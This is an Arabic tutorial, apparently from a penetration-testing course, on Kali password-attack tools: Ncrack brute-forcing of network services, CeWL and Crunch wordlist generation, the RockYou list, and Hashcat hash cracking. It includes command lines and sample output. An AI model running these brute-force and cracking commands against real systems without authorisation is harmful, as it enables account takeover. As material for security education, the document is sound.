يتميز **Ncrack** بواجهة مرنة للغاية لمنح التحكم الكامل للمستخدم في عمليات الشبكة، السماح ل هجمات **brute forcing** المتطورة والمكثفة للغاية، يوجد قوالب التوقيت (**timing templates**) لسهولة الاستخدام، التفاعل وقت التشغيل مثل **Nmap** وغيرها من الكثير من المميزات. تشمل العديد من البروتوكولات كالاتي:

RDP, SSH, http(s), SMB, pop3(s), VNC, FTP, and telnet

على الرغم من أن المعاملات الافتراضية (**default parameter**) هي عامة كافية لتغطية كل الحالات تقريبا. لكنها تحتوي على وحدات الهندسة المعمارية (**modular architecture**) التي تسمح بتمديد الدعم لبروتوكولات إضافية غير المدرجة بسهوله.

يمكن الحصول على هذه الأداة والتي تعمل على جميع أنظمة التشغيل بما في ذلك الويندوز وذلك من خلال زيارة الرابط التالي:

http://nmap.org/ncrack/

هذه الأداة مدمجة في نظام التشغيل كالي ويمكن الوصول اليها باتباع الاتي:

Applications | Kali Linux | Password Attacks | Online Attacks | Ncrack.

الصيغة العامة لاستخدام هذه الأداة كالاتى:

#ncrack [<Options>] {<target specification>}

مثال لاستخدام هذا الامر كالاتى:

```
$ ncrack 10.0.0.130:21 192.168.1.2:22

Starting Ncrack 0.01ALPHA ( http://ncrack.org ) at 2009-07-24 23:05 EEST

Discovered credentials for ftp on 10.0.0.130 21/tcp:
10.0.0.130 21/tcp ftp: admin hello1
Discovered credentials for ssh on 192.168.1.2 22/tcp:
192.168.1.2 22/tcp ssh: guest 12345
192.168.1.2 22/tcp ssh: admin money$

Ncrack done: 2 services scanned in 156.03 seconds.

Ncrack finished.
```

ملحوظه: عن طريق كتابة الامر ncrack بدون أي من المعاملات فسوف يقوم بعرض جميع المعاملات المستخدمة معه أشهر هذه المعاملات كالاتى:

(-U): ملف المستخدمين.

(-P): ملف كلمات السر.

(--user): اسم المستخدم الدى تم تخمينه بنجاح.

(--pass): كلمة السر التي تم تخمينها بنجاح.

(--password-first): كرر التخمين لكل مستخدم من خلال ملف كلمات السر.

(-V): للتعرف على اصدار التطبيق.

(-f): التوقف اذا تم إيجاد كلمة المرور واسم المستخدم الصحيحة.

(-6): لتفعيا فحص العناوين من النوع **IPv6**.

Target Specification

يتم التعامل مع كل شيء في سطر أوامر **Ncrack** التي هي ليست خيارا (**options**) على انه المضيف الهدف. أبسط شيء هو تحديد عنوان **IP** للهدف أو اسم مضيف. تحتاج أيضا إلى تحديد الخدمة للهجوم على الأهداف المختارة. **Ncrack** مرن جدا في تعريفه للمضيف/الخدمة مثل التي تستخدم مع **Nmap**.

Ncrack يدعم تعريف اكثر من مضيف (**multi hosts**) ولا يشترط ان يكون من نفس النوع ويدعم أيضا نطاق الشبكات و يدعم أيضا **CIDR-style addressing** والتي سوف نراه في المثال التالي.

#ncrack scanme.nmap.org 192.168.0.0/8 10.0.0,1,3-7.- -p22

ولكن يوجد بعض المعاملات التي يمكن التحكم في تعريف **Ncrack** للمضيفين كالاتى:

-iX <inputfilename> (Input from Nmap's -oX XML output format)

حيث يستخدم هذا التعريف لقراءة قائمه من أسماء المضيف والتي تكون ناتج الامر Nmap في صورة xml.

-iN <inputfilename> (Input from Nmap's -oN Normal output format)

حيث يستخدم هذا التعريف لقراءة قائمه من أسماء المضيف والتي تكون ناتج الامر Nmap في صورته العادية.

-iL <inputfilename> (Input from list)

حيث يستخدم هذا التعريف لقراءة قائمه من أسماء المضيف الموجودة في الملف المحدد.

--exclude <host1>[, <host2>[, ...]] (Exclude hosts/networks)

يستخدم هذا التعبير لمنع قائمه من المضيفين.

--excludefile <exclude_file> (Exclude list from file)

يستخدم هذا التعبير لمنع قائمه من المضيفين والتي تكون متوفرة في ملف.

Service Specification

يمكن إجراء أي جلسة اختراق مع الهدف من دون تكسير خدمة معينة لمهاجمته. تعريف الخدمة هي واحدة من النظم الفرعية الأكثر مرونة من **Ncrack** حيث يتعاون مع تعريف المستهدفة بطريقة تسمح لتركيب خيارات مختلفة ليتم تطبيقها. لبدء تشغيل **Ncrack**، فإنك سوف تحتاج على الاقل تحديد مضيف واحد وربطه بخدمة واحدة للهجوم. يوفر **Ncrack** طرق لتحديد الخدمة عن طريق رقم المنفذ الافتراضي الخاص به، او من خلال اسمها (كما هي مستخرجة في الملف**ncrack-services**) أو كليهما. عادة، تحتاج إلى تعريف كل من اسم ورقم المنفذ حالة خاصة حيث تعلمون أن يمكن جعل خدمة معينة تستخدم منفذ غير المنفذ الافتراضي لها.

يقدم **Ncrack** طريقتان متميزتا والتي سيتم تطبيقها على الخدمات الهدف وهما:

1- per-host service specification
2- global specification

Per-host service specification

يتم تحديد الخدمة في هذا الوضع عن طريق كتابة الخدمة بجانب المضيف الهدف حيث تكون محدده لهذا المضيف وتنطبق عليه فقط. ولكن يجب ان نأخذ في الاعتبار، أنه عند تحديد الهدف فانه يسمح باستخدام **wildcards** (الرموز) و**netmask** وهذا يعني أنه عند تطبيق صيغة تحديد الخدمة لكل مضيف على هذا فانه سوف يشمل الجميع. الشكل العام كالاتى:

<[service-name]>://<target>:<[port-number]>

مثال على ذلك كالاتى:

```
$ ncrack scanme.nmap.org:22 ftp://10.0.0.10 ssh://192.168.1.*:5910
```

Global service specification

يتم تحديد الخدمة في هذا الوضع لجميع الأجهزة المضيفة التي لم تترافق مع تنسيق الخدمة لكل المضيف *Per-host service specification* .

ويتم ذلك باستخدام الخيار(**-P**). يمكن تحديد أكثر من خدمه باستخدام الفاصلة للفصل بينهم. الشكل العام كالاتى:

-p <[service1]>:<[port-number1]>,<[service2]>:<[port-number2]>,...

مثال على ذلك كالاتى:

```
$ ncrack scanme.nmap.org 10.0.0.120-122 192.168.2.0/24 -p 22,ftp:3210,telnet
```

بصرف النظر عن تحديد الخدمات العامة، **Ncrack** يسمح لك بتوفير العديد من الخيارات التي يمكن تطبيقها على الكل أو مجموعة فرعية من الأهداف الخاصة بك. تشمل الخيارات التوقيت والأداء، **SSL** تمكين / تعطيل، وغيرها من معاملات الوحدة المحددة (**module-specific parameters**) مثل مسار **URL** النسبي للوحدة **HTTP**. يمكن تعريف الخيارات في مجموعة متنوعة من الطرق التي تشمل:

Per-host options, per-module options and global options

ويمكن استخدام مزيج من هذه الخيارات.

1- Per-host options

تشمل الخيارات التي يتم تطبيقها على المضيف فقط والتي تكتب بجواره. الصيغة العامة كالاتى:

< [service-name]> ://< target> :< [port-number]>, <opt1>=<optval1>, <opt2>=<optval2>,...

2- per-module options

تشمل الخيارات التي يتم تطبيقها على جميع المضيف المرطبيتين فقط بوحدة او خدمه معينه ويتم هذا باستخدام (**-m**). الصيغة العامة كالاتى:

-m <service-name> :< opt1>=<optval1>, <opt2>=<optval2>,...

3- global options

تشمل الخيارات التي يتم تطبيقها على جميع المضيف بغض النظر عن الخدمة المرتبط بها. الصيغة العامة كالاتى:

-g <opt1>=<optval1>, <opt2>=<optval2>,...

فيما يلي قائمه بالخيارات المتاحة للخدمات كالاتى:

```
ssl: enable SSL over this service
path: path-name used in modules like HTTP ('=' needs escaping if used)
cl (min connection limit): minimum number of concurrent parallel connections
CL (max connection limit): maximum number of concurrent parallel connections
at (authentication tries): authentication attempts per connection
cd (connection delay): delay time between each connection initiation
cr (connection retries): caps number of service connection attempts
to (time-out): maximum cracking time for service, regardless of success so far
```

Output

حيث من خلالها يمكن تحديد كيفية اخراج وتخزين ناتج الامر Ncrack وفيما يلي بعض الصيغ العامة والتي توضح طريقة حفظ ناتج الامر.

-oN <filespec> (normal output)

-oX <filespec> (XML output)

-oA <basename> (Output to all formats)

يمكن الاطلاع على الكثير من المعلومات عن هذه الأداة من خلال زيارة الموقع التالي:

http://nmap.org/ncrack/man.html

يمكن أيضا الاطلاع على الكثير من المعلومات حول كيفية انشاء/إضافة بروتوكولات ووحدات غير المدرجة في هذه الأداة من خلال زيارة الموقع التالي (هذا خاص بالمطورين):

http://nmap.org/ncrack/devguide.html

Password Profiling (Word list or Dictionary file)

واحدة من المتطلبات المذكورة أعلاه هي قائمة القاموس(**Dictionary list**) والتي يطلق عليها عدة أسماء أخرى مثل **World List** او **Password Profiling**، ولكن في النهاية تشير جميعها الى معنى واحد وهو عملية بناء قائمة لكلمات المرور المخصصة التي تم تصميمها لتخمين كلمات السر لكيان محدد او بمعنى اخر هو الملف الذي يحتوي على قائمة من كلمات السر المحتملة. وغالبا ما يشار إليها باسم هذه القوائم القواميس لأنها تحتوي على الآلاف أو حتى الملايين من الكلمات الفردية.

معظم الناس غالبا ما تستخدم الكلمات الانجليزية العادية أو مع بعض الاختلاف الصغيرة مثل 1 على انه حرف i أو 5 على انه حرفs او قد يستخدموا بعض الكلمات المعبرة عن حياتهم الشخصية عندما يقوموا بإنشاء كلمات المرور. على سبيل المثال، إذا كان **Bob** يحب كلبه **Barfy** أكثر من أي شيء في العالم، ونتيجة لذلك فأنى متأكد ان كلمة المرور سوف تكون اما **Barfy** او **dog** او غيرها من الكلمات ذات الصلة بالكلاب ذات الصلة والتي سوف تكون موجودة في قائمة كلمة المرور الخاصة بي. قوائم كلمة السر هي محاولة لجمع أكبر عدد ممكن من هذه الكلمات الممكنة. بعض المتسللين ومختبري الاختراق يقضون سنوات لبناء قواميس كلمة المرور التي قد تصل حجمها إلى جيجا بايت ويحتوي على الملايين أو حتى المليارات من كلمات السر. القاموس الجيد يمكن أن يكون مفيد للغاية ولكن غالبا ما يتطلب الكثير من الوقت والاهتمام للحفاظ على نظافة. القواميس نظيفة ومبسطة وخالية من الازدواجية.

معظم برامج تكسير كلمات المرور يمكنهم استخدام ملف كلمة المرور مباشرة لأنها موجودة، في حين أن أكثر الدول المتقدمة يمكن استخدام ملف كلمة السر (أو ملفات متعددة) والتلاعب بها لمحاولة خلق العديد من التركيبات الجديدة من كلمات السر.

على سبيل المثال، يمكن لبعض التطبيقات اتخاذ جميع كلمات السر الموجود في قائمة الكلمات وإرفاق بعض الأحرف أو الأرقام إلى بداية أو نهاية الكلمة. وبعض البرامج الأخرى تتعامل مع اثنين أو أكثر من الملفات قائمة الكلمات في أنن واحد والجمع بين الكلمات لمحاولة تقديم قائمة جديدة من الكلمات.
استخدام قائمة الكلمات يجعل من عملية تكسير كلمات المرور عمليه سهله وسريعة. فإن العديد من مختبري الاختراق يقوموا بإنشاء العديد من قوائم كلمات المرور الخاصة بهم باستخدام بيانات الشركة، وأسماء الموظفين وأرقام الهاتف وعناوين البريد الإلكتروني، إلخ.

هناك الكثير من قوائم الكلمات الصغيرة التي يمكن تحميلها من على الإنترنت وتكون بمثابة نقطة انطلاق جيدة لبناء قاموس كلمة السر الشخصية الخاصة بك. وهناك أيضا الأدوات المتاحة التي من شأنها بناء قوائم القواميس بالنسبة لك. ولكن، لحسن الحظ، فان نظام التشغيل كالي بالفعل يحتوي على عدد قليل من قوائم الكلمات بالنسبة لنا لاستخدامها. يمكنك العثور على هذه في المسار [**/usr/share/wordlists**] الذي يحتوي على واحد من أعتى قوائم الكلمات والذي يسمى "**RockYou**" (مأخوذ من خرق البيانات الكبيرة للغاية).

```
root@Kali:/usr/share# cd wordlists/
root@Kali:/usr/share/wordlists# ls
rockyou.txt.gz
root@Kali:/usr/share/wordlists#
```

هناك أيضا قائمة كلمات صغيرة ولكنها مفيدة جدا متضمنه مع **(JtR)** والتي تقع في المسار [**/usr/share/john/password.lst**].
هناك قوائم أخرى والتي تسمى **WFUZZ Multiple Wordlists** والتي توجد في المسار **/usr/share/wfuzz/**.

```
root@kali:/usr/share/wfuzz/wordlist# ls
fuzzdb   general   Injections   others   stress   vulns   webservicces
root@kali:/usr/share/wfuzz/wordlist#
```

عندما يتعلق الأمر بقوائم كلمات المرور، فان الأكبر منها ليس دائما الأفضل. أدوات كسر كلمات المرور في الوضع **Offline** مثل **JtR** تعالج الملايين من كلمات السر في الثانية الواحدة. في هذه الحالات، فان كلما كانت قوائم كلمات السر أكبر كلما كان جيدا. ومع ذلك، فان تقنيات تكسير كلمات المرور أخرى مثل الميدوسا والهيدرا قد تكون قادرة على معالجة واحد أو اثنين من كلمات السر في الثانية الواحدة فقط. في هذه الحالات، فان وجود قائمة واحدة مع المليارات من كلمات المرور غير عملي لأنك ببساطة لن يكون لديك الوقت للحصول على كلمات المرور من خلال القائمة بأكملها. في مثل هذه الحالات، فانه من الأفضل استخدام قاموس أصغر، والذي يحتوي على كلمات المرور الأكثر شعبية.
في نظام التشغيل كالي يتوفر العديد من الأدوات والتي تمكنك من إنشاء **wordlists** شخصية خاصة بك. من هذه الادوات **CeWL** هو أنيق جدا لأنه يتيح لك إنشاء كلمات المرور عن طريق الاستيلاء على معلومات من موقع الهدف. **Crunch** هو اداه لطيفة جدا تسمح لك لخلق **wordlists** المخصصة الخاصة بك من الصفر.

CeWL (Password Profiling)

CeWL هو تطبيق قائم على لغة البرمجة **Ruby** والتي تقوم بالنظر الى عناوين **URL** بعمق مثل ما تقوم به مواقع البحث، ويمكنها أيضا تتبع العناوين الخارجية المرتبطة بالموقع الهدف اختياريا أي على حسب الرغبة، ثم بعد ذلك يقوم بإرجاع قائمة من الكلمات التي يمكن استخدامها من قبل التطبيقات الأخرى في كسر كلمة السر مثل **JtR**. لمزيد من المعلومات حول **CeWL**، يمكن زيارة الرابط التالي:

http://www.digininja.org/projects/cewl.php

دعنا ننظر أولا إلى معلومات الاستخدام التي تقدمها **CeWL**، وبعد ذلك سوف نظهر لك كيفية استخدامه. ويتم ذلك عن طريق اتباع الاتي:

Applications | Kali Linux | Password Attacks | Online Attacks | CeWL

```
CeWL 5.0 Robin Wood (robin@digininja.org) (www.digininja.org)

/usr/lib/ruby/1.9.1/rubygems/custom_require.rb:36:in `require': iconv will be de
precated in the future, use String#encode instead.
Usage: cewl [OPTION] ... URL
        --help, -h: show help
        --keep, -k: keep the downloaded file
        --depth x, -d x: depth to spider to, default 2
        --min_word_length, -m: minimum word length, default 3
        --offsite, -o: let the spider visit other sites
        --write, -w file: write the output to the file
        --ua, -u user-agent: useragent to send
        --no-words, -n: don't output the wordlist
        --meta, -a include meta data
        --meta_file file: output file for meta data
        --email, -e include email addresses
        --email_file file: output file for email addresses
        --meta-temp-dir directory: the temporary directory used by exiftool when
 parsing files, default /tmp
        --count, -c: show the count for each word found

        Authentication
        --auth_type: digest or basic
        --auth_user: authentication username
        --auth_pass: authentication password

        Proxy Support
        --proxy_host: proxy host
        --proxy_port: proxy port, default 8080
        --proxy_username: username for proxy, if required
        --proxy_password: password for proxy, if required
```

افتراضيا، **CeWL** تقوم بجمع الكلمات ذات 3 أحرف أو أكثر من خلال الموقع الذي حددته وسوف تذهب إلى عمق مستوين من الوصلات الخارجية باستخدام أسلوب العنكبوت (مثل الذي تستخدمه مواقع البحث مثل جوجل في عمليات البحث)، ويمكن تغيير هذا السلوك عن طريق تمرير المعاملات. كن حذرا عند تغير هده المعاملات حيث إذا وضعتهم الى عمق كبير والسماح له بالذهاب بعيدا، فقد ينتهي بك المطاف الى الانجراف إلى الكثير من المجالات الأخرى. جميع الكلمات ذات الثلاثة أحرف وأكثر تكون ناتج الإخراج. يمكن زيادة طول الكلمة ويمكن أيضا كتابة الكلمات إلى ملف بدلا من الشاشة.

#cewl [OPTION] ... URL
#cewl -w passwords.txt http://www.digininja.org/projects/cewl.php

Crunch

Crunch هي أداة قويه تستخدم لإنشاء قوائم الكلمات الخاصة بك والتي يمكن استخدامها مع تطبيقات تكسير كلمات المرور.

للوصول الى صفحات المساعدة الخاصة ب Crunch، وذلك عن طريق استخدام الأمر التالي:

#man crunch



```
CRUNCH(July 2012)                                        CRUNCH(July 2012)

NAME
       crunch

SYNOPSIS
       crunch <min-len> <max-len> [options]

DESCRIPTION
       Crunch can create a wordlist based on criteria you specify.  The outout
       from crunch can be sent to the screen, file, or to another program.

OPTIONS
       min-len
              The minimum length string you want crunch  to  start  at.   This
              option is required even for parameters that won't use the value.

       max-len
              The  maximum  length  string  you  want  crunch to end at.  This
              option is required even for parameters that won't use the value.

       charset
              You may specify character sets for crunch to use on the  command
              line  or if you leave it blank crunch will use the default char-
              acter sets.  The order MUST BE lower case characters, upper case
              characters, numbers, and then symbols.  If you don't follow this
              order you will not get the results you want.  You  MUST  specify
              either  values  for the character type or a plus sign.  NOTE: If
              you want to include the space character in  your  character  set
```

في الأساس كل ما نحتاج إليه لتشغيل **Crunch** هو تحديد الحد الأدنى والحد الأقصى للطول ونوع الأحرف المستخدمة. أيضا **crunch** يعتمد بكثره على استخدام الملف **charset.lst** الموجود في مسار التثبيت **[/etc/share/crunch]** حيث ان هذا الملف يحتوي على القواعد التي سوف نستخدمها في توليد القواميس. لذلك سوف نحتاج إما إلى تشغيل **crunch** من خلال هذا المسار أو الإشارة إلى هذا المسار مع استخدام التعبير **(-f)** وذلك عند استخدام مجموعات الأحرف الأكثر تقدما.

للقيام بعملية توليد الكلمات نقوم بالتعديل على ملف القواعد **charset.lst** بمحرر النصوص المفضل لديك سوف تجد بداخل الملف العديد من القواعد الافتراضية مع البرنامج وبجانب كل قاعدة المحارف التي سوف يتكون منها القاموس إذا اردت استخدام محارف معينه تختارها انت عليك بإنشاء قاعده جديده خاصة بك عن طريق كتابة اسم القاعدة والمحارف التي تريدها ان تكون هي القاموس كما هو موضح بالصورة التالية:

```
# charset configuration file for winrtgen v1.2 by Massimiliano Montoro (mao@oxid.it)
# compatible with rainbowcrack 1.1 and later by Zhu Shuanglei <shuanglei@hotmail.com>

my_rule  <---- اسم القاعدة    = [IS1234567890#@!]  <---- المحارف التي سوف يتكون منها القاموس
hex-lower                     = [0123456789abcdef]
hex-upper                     = [0123456789ABCDEF]

numeric                       = [0123456789]
numeric-space                 = [0123456789 ]

symbols14                     = [!@#$%^&*()-_+=]
symbols14-space               = [!@#$%^&*()-_+= ]

symbols-all                   = [!@#$%^&*()-_+=~`[]{}|\:;"'<>,.?/]
symbols-all-space             = [!@#$%^&*()-_+=~`[]{}|\:;"'<>,.?/ ]

ualpha                        = [ABCDEFGHIJKLMNOPQRSTUVWXYZ]
ualpha-space                  = [ABCDEFGHIJKLMNOPQRSTUVWXYZ ]
ualpha-numeric                = [ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789]
ualpha-numeric-space          = [ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789 ]
ualpha-numeric-symbol14       = [ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#$%^&*()-_+=]
ualpha-numeric-symbol14-space = [ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#$%^&*()-_+= ]
ualpha-numeric-all            = [ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#$%^&*()-_+=~`[]{}|\:;"'<>,.?/]
ualpha-numeric-all-space      = [ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#$%^&*()-_+=~`[]{}|\:;"'<>,.?/ ]

lalpha                        = [abcdefghijklmnopqrstuvwxyz]
lalpha-space                  = [abcdefghijklmnopqrstuvwxyz ]
lalpha-numeric                = [abcdefghijklmnopqrstuvwxyz0123456789]
lalpha-numeric-space          = [abcdefghijklmnopqrstuvwxyz0123456789 ]
lalpha-numeric-symbol14       = [abcdefghijklmnopqrstuvwxyz0123456789!@#$%^&*()-_+=]
lalpha-numeric-symbol14-space = [abcdefghijklmnopqrstuvwxyz0123456789!@#$%^&*()-_+= ]
lalpha-numeric-all            = [abcdefghijklmnopqrstuvwxyz0123456789!@#$%^&*()-_+=~`[]{}|\:;"'<>,.?/]
lalpha-numeric-all-space      = [abcdefghijklmnopqrstuvwxyz0123456789!@#$%^&*()-_+=~`[]{}|\:;"'<>,.?/ ]

mixalpha                   = [abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ]
mixalpha-space             = [abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ ]
```

دعونا نبدأ باستخدام الأداة crunch مع ابسط استخدام لها عن طريق الاتي:

```
root@JANA:~# crunch 1 3 -o ThreeLetters.txt
Crunch will now generate the following amount of data: 72384 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 18278
100%
root@JANA:~#
```

حيث يمثل القيمة 1 طول أول واقل كلمة في القاموس والقيمة 3 تمثل طول اخر كلمه في القاموس. وناتج هذا الامر سوف يكون كلمات مركبة من حرف إلى ثلاثة أحرف تشتمل على كل الأحرف اللاتينية الصغيرة شيئا من هذا القبيل:

a, b, c, d, e, f, g, h, i, j, etc…

aa, ab, ac, ad, ae, af, ag, ah, ai, aj, etc…

aaa, aab, aac, aad, aae, aaf, aag, aah, aai, aaj, etc…

من هذا المثال نجد ان **crunch** في الأساس يبدا مع حرف واحد وهو **a** ثم يستمر من خلال جميع المحارف المستخدمة حتى يصل الى الحرف **zzz**.

في المثال التالي سوف نحاول إنشاء بعض من القوائم الأكثر تعقيدا باستخدام الخيارات المتاحة مع **crunch** كالاتى:

```
root@JANA:~# crunch 3 4 abcde1234 -o ThreeLetters2.txt
Crunch will now generate the following amount of data: 35721 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 7290
100%
root@JANA:~#
```

في هذا المثال استخدمنا خاصية تحدد الأحرف التي نريد تشكيل القاموس منها، والتي كانت abcde1234. والتي سوف تؤدى الى انشاء ملف كلمات عباره عن كلمات من ثلاثة قيم وأربعة قيم مركبة من الأحرف المذكورة وفى مثالنا هنا مثل aa1 وbb3 وa212. حيث تبدأ ب aaa وتنتهي ب 4444.

يمكننا أيضا استخدام خاصية تحدد الأحرف عن طريق الاستعانة بالملف **charset.lst** الذي يحتوي على معظم التشكيلات الممكنة من الأحرف أو الارقام التي نريد بها تشكيل القاموس منها، وهذا الملف موجود في المسار **/usr/share/crunch/** فنذكره مع مساره ثم اسم التشكيلة عند استخدامه مع التطبيق **crunch**. ولمعرفة التشكيلات المتاحة واسماءها نذهب إلى الملف المذكور ونختر منها ما نريد ويمكنك أيضا إضافة التشكيلات التي تريدها كما ذكرنا من قبل.

```
root@JANA:~# crunch 3 4 -f /usr/share/crunch/charset.lst hex-lower -o jana.txt
Crunch will now generate the following amount of data: 344064 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 69632
100%
root@JANA:~#
```

```
root@JANA:~# cat /usr/share/crunch/charset.lst
# charset configuration file for winrtgen v1.2 by Massimiliano Montoro (mao@oxid.it)
# compatible with rainbowcrack 1.1 and later by Zhu Shuanglei <shuanglei@hotmail.com>


hex-lower                     = [0123456789abcdef]
hex-upper                     = [0123456789ABCDEF]
```

حيث قمنا في هذا المثال بإنشاء قوائم كلمات مكون من ثلاثة قيم الى أربعة قيم مركبه من الأحرف المذكورة في الملف **charset.lst** تحت بند **hex-lower** والتي تعنى القيم الأتية 0123456789abcdef حيث تبدأ قائمة الكلمات ب 000 وتنتهي ب ffff.

ايضا تستطيع عمل قاموس بخانات معلومة مسبقا بواسطة الخيار **t** مثلا اريد قاموس يحتوي على خمس خانات تكون الخانة الثانية والثالثة والرابعة معلومة والبقيه غير معلومة عن طريق كتابتها بالصيغة التالية %123% جميع الخانات غير معروفه ما عدا التي قمنا بكتابتها.

ويجب ان ننتبه حيث انه مع هذا الخيار يستخدم بعض التعبيرات المحددة كالاتى:

حيث يرمز إلى الحرف الصغير بالرمز"@" وإلى الحرف الكبير بالرمز"," وإلى الرقم بالرمز "%" وإلى الرموز symbols بالرمز "^"

@: Inserts lowercase characters

%: Inserts numbers

,: Inserts uppercase characters

^: Inserts symbols

على سبيل المثال، فإننا نفترض أننا نعرف استخدامات هدفنا حيث يستخدم الكلمة **pass** ولكن تليها اثنين من القيم الغير المعروفة في كلمة المرور الخاصة بهم. لتشغيل **crunch** لعمل قائمة بكلمات مرور عباره عن ستة أحرف وتكون عباره عن **pass** ثم تليها اثنين من القيم المجهولة، ويتم ذلك عن طريق استخدم**%%** لتمثيل أي رقم. لتشغيل هذا ووضع الناتج في ملف نصي يدعى **newpasslist.txt**، كالاتى:

#crunch 6 6 –t pass%% -o newpasslist.txt

```
root@JANA:~# crunch 6 6 -t pass%% -o newpasslist.txt
Crunch will now generate the following amount of data: 700 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 100
100%
root@JANA:~#
```

سوف يحتوي الملف نصي الناتج من الامر **crunch** كافة التركيبات الممكنة. تظهر الصورة التالية الجزء العلوي من ملف الإخراج:

```
root@JANA:~# cat newpasslist.txt
pass00
pass01
pass02
pass03
pass04
pass05
pass06
pass07
pass08
pass09
pass10
pass11
pass12
pass13
pass14
pass15
pass16
pass17
pass18
```

ملاحظة: الخيار t لا يستخدم الا عند اختيار خانات ثابته مثل خمس خانات او عشر خانات او سبع خانات ليس من واحد الى سبعه اي تكون جميعها سبع خانات لا يبدا من خانه صغرى أصغر من المذكورة في الخيار t.

Download Wordlists from the Web

إذا كان أي من المعلومات الواردة أعلاه لم تساعدك في الخروج بالقائمة التي تريدها أو كنت تريد المزيد من قوائم الكلمات، يمكنك أيضا تحميلها من شبكة الإنترنت، لاستخدامها في كالي. اثنين من أفضل المواقع التي رأيتها هي **Skull Security**و**CrackStation**.

Skull Security:

https://wiki.skullsecurity.org/Passwords

CrackStation:

https://crackstation.net/buy-crackstation-wordlist-password-cracking-dictionary.htm

Hashcat and oclHashcat (Password Cracking with CUDA)



المصدر: http://hashcat.net/wiki

حتى الآن قمنا بتغطية العديد من التقنيات لمهاجمة كلمات المرور. رأينا أنه في بعض الأحيان ما يمكنك أن تفعله بمجرد البحث في **rainbow table**، وفي بعض الحالات يمكنك تمرير الهاش (**pass the hash**).

ولكن الكثير يعاني من عملية كسر كلمات المرور والمشاكل الكثيرة اما لصعوبة الكلمة او أن عملية الكسر بطيئة او الكثير من الأسباب الأخرى. لذلك سنتطرق اليوم الى احدى الطرق المتقدمة في كسر كلمات المرور والتي تجعل الكسر أسهل وأسرع بكثير من الطرق التقليدية والتي تصل سرعتها الى أكثر من 10 مليون محاولة في الثانية. لك ان تتخيل سرعته في كسر كلمات المرور المعقدة والتي تصل لعدة دقائق باستخدام تقنية **CUDA** ولكن ما معنى **CUDA**؟

هي اختصار ل**Compute Unified Device Architecture** هي عبارة عن منصة الحوسبة المتوازية التي يزيد أداء الحوسبة عن طريق تسخير قوة **GPU** (وحدات المعالجة في كروت الشاشة الحديثة تسرع من العمليات بشكل كبير تم تطويرها عن طريق شركة **NVidia**). ومع مرور الوقت، ازداد قوة المعالجة **GPU** بشكل كبير مما يتيح لنا القدرة على استخدامها للأغراض الحسابية لدينا وللأغراض العرض التوضيحي.

CUDA Cracking

هي عملية كسر كلمات المرور باستخدام موارد كارت الشاشة وهي أسرع عشرات الأضعاف من سرعة **CPU**. يجب ان يدعم كارت الشبكة لديك تقنية **CUDA** أولا. كلما ذاد عدد **CUDA cores** كلما كان الأداء اقوى وأسرع.

سنستخدم في هذا الجزء العديد من الأدوات المندرجة جميعها تحت الأداة **Hashcat** لنظامي التشغيل سواء لويندوز او للينكس.

Hashcat and OclHashcat

Hashcat وoclHashcat هي ادوات لكسر كلمة مرور والتي يمكنها تشغيل كل من معالج بطاقات الرسوم (**GPU**) او وحدة المعالجة المركزية (**CPU**) الخاص بك. **OclHashcat** هو نسخة **GPGPUbased** أي التي تعتمد على معالج بطاقة الرسوم الخاص بك (**GPU**) وكانت تسمى هكذا قديما أما الان فأصبحت تسمى **OclHashcat-plus**او **CUDAHashcat-plus** على حسب نوع كارت الشاشة المستخدم والتي تكون اسرع بكثير من **Hashcat** الذى يعتمد فقط على **CPU**. **Hashcat/oclHashcat** هي أدوات متعددة العمليات (**Multi Threating**) التي يمكنها التعامل مع هاش متعدد وقوائم كلمات متعددة خلال جلسة هجوم واحده. وذلك لان وحدة المعالجة المركزية الخاصة بك يمكنها تشغيل العديد من المواضيع، والتي سوف نستخدمها. ولكن السرعة الحقيقية يأتي دوره عند استخدام قوة **GPU**. إذا **GPU** الخاصة بك يمكنها تشغيل المئات من المواضيع، يتم استخدام كل هذه القوة لكسر كلمات السر. يمكنك حتى تسخير قوة وحدات معالجة الرسومات لبطاقات فيديو متعددة لإنشاء محطة قوية جدا لكسر كلمات المرور.

Hashcat/oclHashcat تقدم العديد من خيارات الهجوم، كالاتي:

Attack modes

- Brute-Force attack
- Combinator attack
- Dictionary attack
- Fingerprint attack
- Hybrid attack
- Mask attack
- Permutation attack
- Rule-based attack
- Table-Lookup attack
- Toggle-Case attack

يوفر نظام التشغيل كالي العديد من إصدارات ال**Hashcat** والتي يمكن الوصول اليها من خلال الاتي:

Applications | Kali Linux | Password Attacks | GPU Tools | oclhashcat-lite
Applications | Kali Linux | Password Attacks | GPU Tools | oclhashcat-plus
Applications | Kali Linux | Password Attacks | Offline Attacks| hashcat
Applications | Kali Linux | Password Attacks | Offline Attacks| oclhashcat-lite
Applications | Kali Linux | Password Attacks | Offline Attacks| oclhashcat- plus

نحن الان سوف نذهب لتشغيل **Hashcat** ، ولكننا بحاجة لمعرفة عدد قليل من الأشياء. فنحن بحاجة لمعرفة ما نوع الهاش الذي نستخدمه، واسم الملف الهاش، اسم ملف القاموس وأخيرا اسم الملف الناتج لتخزين ناتج كسر الهاش به.

يمكنك ان ترى الخيارات المختلفة من خلال فتح نافذة الترمنال وكتابة "**hashcat --help**".

```
hashcat, advanced password recovery

Usage: hashcat [options] hashfile [mask|wordfiles|directories]

=======
Options
=======

* General:

  -m,  --hash-type=NUM            Hash-type, see references below
  -a,  --attack-mode=NUM          Attack-mode, see references below
  -V,  --version                  Print version
  -h,  --help                     Print help
       --eula                     Print EULA
       --expire                   Print expiration date
       --quiet                    Suppress output
```

دعونا الان نمضي قدما مع المثال التالي:

- نقوم بفتح الترمنال ثم كتابة الامر التالي:

#hashcat -m 1000 Easyhash.txt rockyou.txt -o cracked.txt

